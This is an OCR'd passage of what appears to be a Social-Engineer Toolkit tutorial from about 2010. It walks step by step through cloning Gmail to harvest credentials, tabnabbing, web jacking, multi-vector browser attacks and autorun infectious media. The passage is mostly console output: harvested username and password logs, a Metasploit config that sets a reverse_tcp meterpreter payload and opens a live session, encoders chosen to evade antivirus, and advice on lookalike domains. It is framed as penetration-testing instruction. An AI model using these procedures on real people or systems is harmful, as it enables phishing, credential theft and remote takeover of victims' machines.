
As soon as the victim hits sign in, we are presented with the credentials and the victim is redirected back to the legitimate site.

```
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.16.32.131 - - [09/Sep/2010 10:12:55] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7536764660264620804
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
PARAM: GALX=nwAWNiTEqGc
POSSIBLE USERNAME FIELD FOUND: Email=thisismyuser
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```

Also note that when you're finished, hit CONTROL-C, and a report will be generated for you in two formats. The first is an html based report, the other is xml should you need to parse the information in another tool.

```
^C[*] File exported to reports/2010-09-09 10:14:30.152435.html for your
reading pleasure...
[*] File in XML format exported to reports/2010-09-09 10:14:30.152435.xml
for your reading pleasure...

Press {return} to return to the menu.^C
The Social-Engineer Toolkit "Web Attack" vector is a unique way of
utilizing multiple web-based attacks in order to compromise the
intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and
deliver a metasploit based payload. Uses a customized
java applet created by Thomas Werth to deliver
the payload.

The Metasploit browser exploit method will utilize select
Metasploit browser exploits through an iframe and deliver
a Metasploit payload.

The Credential Harvester Method will utilize web cloning
of a website that has a username and password field and
harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a
different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by
Kos and utilizes HTTP REFERER's in order to intercept fields
and harvest data from them. You need to have an already vulnerable
site and incorporate script src="http://YOURIP/". This could either
be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent
and the Back|Track team. This method utilizes iframe replacements to
make the highlighted URL link to appear legitimate however when clicked
a window pops up then is replaced with the malicious link. You can edit
the link replacement settings in the set_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser,
Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): ^C

Thank you for shopping at the Social-Engineer Toolkit.

Hack the Gibson...
```

```
root@bt:/pentest/exploits/set# firefox reports/2010-09-09\
10\:14\:30.152435.
2010-09-09 10:14:30.152435.html  2010-09-09 10:14:30.152435.xml
root@bt:/pentest/exploits/set# firefox reports/2010-09-09\
10\:14\:30.152435.html
```




Tabnabbing Attack Method

The tabnabbing attack method is used when a victim has multiple tabs open, when the user clicks the link, the victim will be presented with a “Please wait while the page loads”. When the victim switches tabs because he/she is multi-tasking, the website detects that a different tab is present and rewrites the webpage to a website you specify. The victim clicks back on the tab after a period of time and thinks they were signed out of their email program or their business application and types the credentials in. When the credentials are inserted, they are harvested and the user is redirected back to the original website.


```
1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 4


The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
```

```
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.

[*] Tabnabbing Attack Vector is Enabled...Victim needs to switch tabs.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

The victim is presented with a webpage that says please wait while the page loads.



When the victim switches tabs, the website is rewritten. The victim hopefully re-enters their login information and the credentials are then harvested.




```
 [*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-9060819085229816070
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
PARAM: GALX=00-69E-Tt5g
POSSIBLE USERNAME FIELD FOUND: Email=sfdsfsd
POSSIBLE PASSWORD FIELD FOUND: Passwd=afds
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```

Man Left in the Middle Attack Method

The man left in the middle attack utilizes HTTP REFERERS on an already compromised site or XSS vulnerability to pass the credentials back to the HTTP server. In this instance, if you find a XSS vulnerability and send the URL to the victim and they click it, the website will operate 100 percent however when they go to log into the system, it will pass the credentials back to the attacker and harvest the credentials.

```
1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
```

```
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 5

************************************************
  Web Server Launched. Welcome to the SET MLTM.
************************************************
Man Left in the Middle Attack brought to you by:
Kyle Osborn - kyle@kyleosborn.com

Starting server on 0.0.0.0:80...
[*] Server has started
```

Web Jacking Attack Method


The web jacking attack method will create a website clone and present the victim with a link stating that the website has moved. This is a new feature to SET version 0.7. When you hover over the link, the URL will be presented with the real URL, not the attackers machine. So for example if you're cloning gmail.com, the url when hovered over would display gmail.com. When the user clicks the moved link, gmail opens and then is quickly replaced with your malicious webserver. Remember, you can change the timing of the webjacking attack in the config/set_config flags.

```
1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 6


The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
```

```
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

When the victim goes to the site he/she will notice the link below, notice the bottom left URL, its gmail.com.

When the victim clicks the link he is presented with the following webpage:



If you look at the URL bar, we are at our malicious web server. In cases with social-engineering, you want to make it believable so using an IP address is generally a bad idea. My recommendation is that if you're doing a penetration test, register a name that is similar to the victim so for gmail you could do gmai1.com (notice the 1), something similar that can mistake the user into thinking it's the legitimate site. Most of the time they won't even notice the IP address, but it's just another way to ensure it goes on without a hitch. Now that the victim enters the username and password in the fields, you will notice that we can intercept the credentials.

```
[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

172.16.32.131 - - [09/Sep/2010 12:15:13] "GET / HTTP/1.1" 200 -
172.16.32.131 - - [09/Sep/2010 12:15:56] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7017428156907423605
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
PARAM: GALX=0JsVTaj70sk
POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```

Multi-Attack Web Vector

The multi-attack web vector is new to 0.7 and will allow you to specify multiple web attack methods in order to perform a single attack. In some scenarios, the Java Applet may fail however an Internet Explorer exploit would be successful. Or maybe the Java Applet and the Internet Explorer exploit fail and the credential harvester is successful. The multi-attack vector allows you to turn on and off different vectors and combine the attacks all into one specific webpage. So when the user clicks the link he will be targeted by each of the attack vectors you specify. One thing to note with the attack vector is that you can't utilize Tabnabbing, Cred Harvester, or Web Jacking with the Man Left in the Middle attack. Based on the attack vectors they shouldn't be combined anyway. Let's take a look at the multi attack vector. In this scenario we're going to turn on the Java Applet attack, Metasploit Client-Side exploit, and the Web Jacking attack. When the victim browses the site, he/she will need to click on the link and will be bombarded with credential harvester, Metasploit exploits, and the java applet attack. We're going to intentionally select an Internet Explorer 7 exploit and browse the page using IE6 just to demonstrate that if one technique fails, we have other methods.

```
1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 7


The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

[*********************************************************]

                Multi-Attack Web Attack Vector
```

```
[*********************************************************]

 The multi attack vector utilizes each combination of attacks
 and allow the user to choose the method for the attack. Once
 you select one of the attacks, it will be added to your
 attack profile to be used to stage the attack vector. When
 your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (OFF)
2. The Metasploit Browser Exploit Method (OFF)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 1

Turning the Java Applet Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[*********************************************************]

                Multi-Attack Web Attack Vector

[*********************************************************]

 The multi attack vector utilizes each combination of attacks
 and allow the user to choose the method for the attack. Once
 you select one of the attacks, it will be added to your
 attack profile to be used to stage the attack vector. When
 your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (OFF)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 2

Turning the Metasploit Client Side Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[*********************************************************]

                Multi-Attack Web Attack Vector
```

```
[************************************************************]

 The multi attack vector utilizes each combination of attacks
 and allow the user to choose the method for the attack. Once
 you select one of the attacks, it will be added to your
 attack profile to be used to stage the attack vector. When
 your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (ON)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 6

Turning the Web Jacking Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[************************************************************]

                Multi-Attack Web Attack Vector

[************************************************************]

 The multi attack vector utilizes each combination of attacks
 and allow the user to choose the method for the attack. Once
 you select one of the attacks, it will be added to your
 attack profile to be used to stage the attack vector. When
 your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (ON)
3. Credential Harvester Attack Method (ON)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (ON)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch):
```

Conversely, you can use the “Tactical Nuke” option which is option 7 that will enable all of the attack vectors automatically for you. In this example, you can see the flags change and the Java Applet, Metasploit Browser Exploit, Credential Harvester, and Web Jacking attack methods have all been enabled. In order to proceed hit enter or use option 8.

```
Enter your choice one at a time (hit 8 or enter to launch):
What payload do you want to generate:

Name:                                          Description:

1. Windows Shell Reverse_TCP                   Spawn a command shell on victim
and send back to attacker.
2. Windows Reverse_TCP Meterpreter             Spawn a meterpreter shell on
victim and send back to attacker.
3. Windows Reverse_TCP VNC DLL                 Spawn a VNC server on victim and
send back to attacker.
4. Windows Bind Shell                          Execute payload and create an
accepting port on remote system.
5. Windows Bind Shell X64                      Windows x64 Command Shell, Bind
TCP Inline
6. Windows Shell Reverse_TCP X64               Windows X64 Command Shell,
Reverse TCP Inline
7. Windows Meterpreter Reverse_TCP X64         Connect back to the attacker
(Windows x64), Meterpreter
8. Windows Meterpreter Egress Buster           Spawn a meterpreter shell and
find a port home via multiple ports
9. Import your own executable                  Specify a path for your own
executable

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default):
[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few
seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit
executable.

******************************************************
Do you want to create a Linux/OSX reverse_tcp payload
in the Java Applet attack as well?
******************************************************
```

```
Enter choice yes or no: no

Enter the browser exploit you would like to use

1. Microsoft Windows WebDAV Application DLL Hijacker
2. Apple QuickTime 7.6.7 _Marshaled_pUnk Code Execution
3. Microsoft Windows Shell LNK Code Execution (MS10-046)
4. Microsoft Help Center XSS and Command Execution (MS10-042)
5. Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)
6. Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
7. Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
8. Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
9. Internet Explorer Style getElementsbyTagName Corruption (MS09-072)
10. Internet Explorer isComponentInstalled Overflow
11. Internet Explorer Explorer Data Binding Corruption (MS08-078)
12. Internet Explorer Unsafe Scripting Misconfiguration
13. FireFox 3.5 escape Return Value Memory Corruption

Enter your choice (1-12) (enter for default): 8

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: x5sKAzS
[*] Malicious java applet website prepped for deployment

[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.


[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***

                  o                       8         o   o
                  8                       8             8
ooYoYo. .oPYo.  o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8  o8P
8' 8  8 8oooo8   8  .oooo8 Yb..   8    8 8 8    8  8   8
8  8  8 8.       8  8    8   'Yb. 8    8 8 8    8  8   8
8  8  8 `Yooo'   8  `YooP8 `YooP' 8YooP' 8 `YooP'  8   8
..:..:..:.....:::..::.....::.....:8.....:..:.....::..::..:
::::::::::::::::::::::::::::::::::8:::::::::::::::::::::::
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       =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
       =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use
windows/browser/ms09_002_memory_corruption
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
```

```
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(ms09_002_memory_corruption) >
[*] Started reverse handler on 172.16.32.129:443
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://172.16.32.129:8080/
[*] Server started.
```


Now that we have everything running, lets browse to the website and see what's there. We first get greeted with the site has been moved…

We click the link and we are hit with a Metasploit exploit, look at the handler on the backend.

```
[*] Sending Internet Explorer 7 CFunctionPointer Uninitialized Memory
Corruption to 172.16.32.131:1329...

msf exploit(ms09_002_memory_corruption) >
```

This exploit fails because we are using Internet Explorer 6 but once this fails, check out the victims screen:



We hit run, and we have a meterpreter shell. In this instance we would be redirected back to the original Google page because the attack was successful. You will also notice that when using the Java Applet, we automatically migrate to a separate thread (process) and it happens to be notepad.exe. The reason for this being that if the victim closes the browser, we will be safe and the process won't terminate our meterpreter shell.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333)
at Thu Sep 09 12:33:20 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing
InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >
```

Let's say that this attack failed and the user hit cancel. He would then be prompted to enter his/her username and password into the username/password field.

```
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?ui=html
PARAM: zy=l
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-8578216484479049837
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
```

```
PARAM: GALX=fYQL_bXkbzU
POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```

Infectious Media Generator

Moving on to the physical attack vectors and a completely different attack method, we will be utilizing the Infectious USB/DVD/CD attack vector. This attack vector will allow you to import your own malicious executable or one of those within Metasploit to create a DVD/CD/USB that incorporates an autorun.inf file. Once this device is inserted it will call autorun and execute the executable. New in the most recent version, you can utilize file-format exploits as well, if you're worried that an exectuable will trigger alerts, you can specify a file format exploit that will trigger an overflow and compromise the system (for example, an Adobe exploit).

```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7   Update the Metasploit Framework
8.  Update the Social-Engineer Toolkit
9.  Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Enter your choice: 3

The Infectious USB/CD/DVD method will create an autorun.inf file and a
Metasploit
payload. When the DVD/USB/CD is inserted, it will automatically run if
autorun
is enabled.

Pick what type of attack vector you want to use, fileformat bugs or a
straight executable.

1. File-Format Exploits
2. Standard Metasploit Executable

Enter your numeric choice (return for default): 1
Enter the IP address for the reverse connection (payload): 172.16.32.129

Select the file format exploit you want.
The default is the PDF embedded EXE.

        ********** PAYLOADS **********

1. Adobe CoolType SING Table 'uniqueName' Overflow (0day)
2. Adobe Flash Player 'newfunction' Invalid Pointer Use
3. Adobe Collab.collectEmailInfo Buffer Overflow
```

```
4. Adobe Collab.getIcon Buffer Overflow
5. Adobe JBIG2Decode Memory Corruption Exploit
6. Adobe PDF Embedded EXE Social Engineering
7. Adobe util.printf() Buffer Overflow
8. Custom EXE to VBA (sent via RAR) (RAR required)
9. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
10. Adobe PDF Embedded EXE Social Engineering (NOJS)

Enter the number you want (press enter for default): 1

1. Windows Reverse TCP Shell               Spawn a command shell on victim
and send back to attacker.
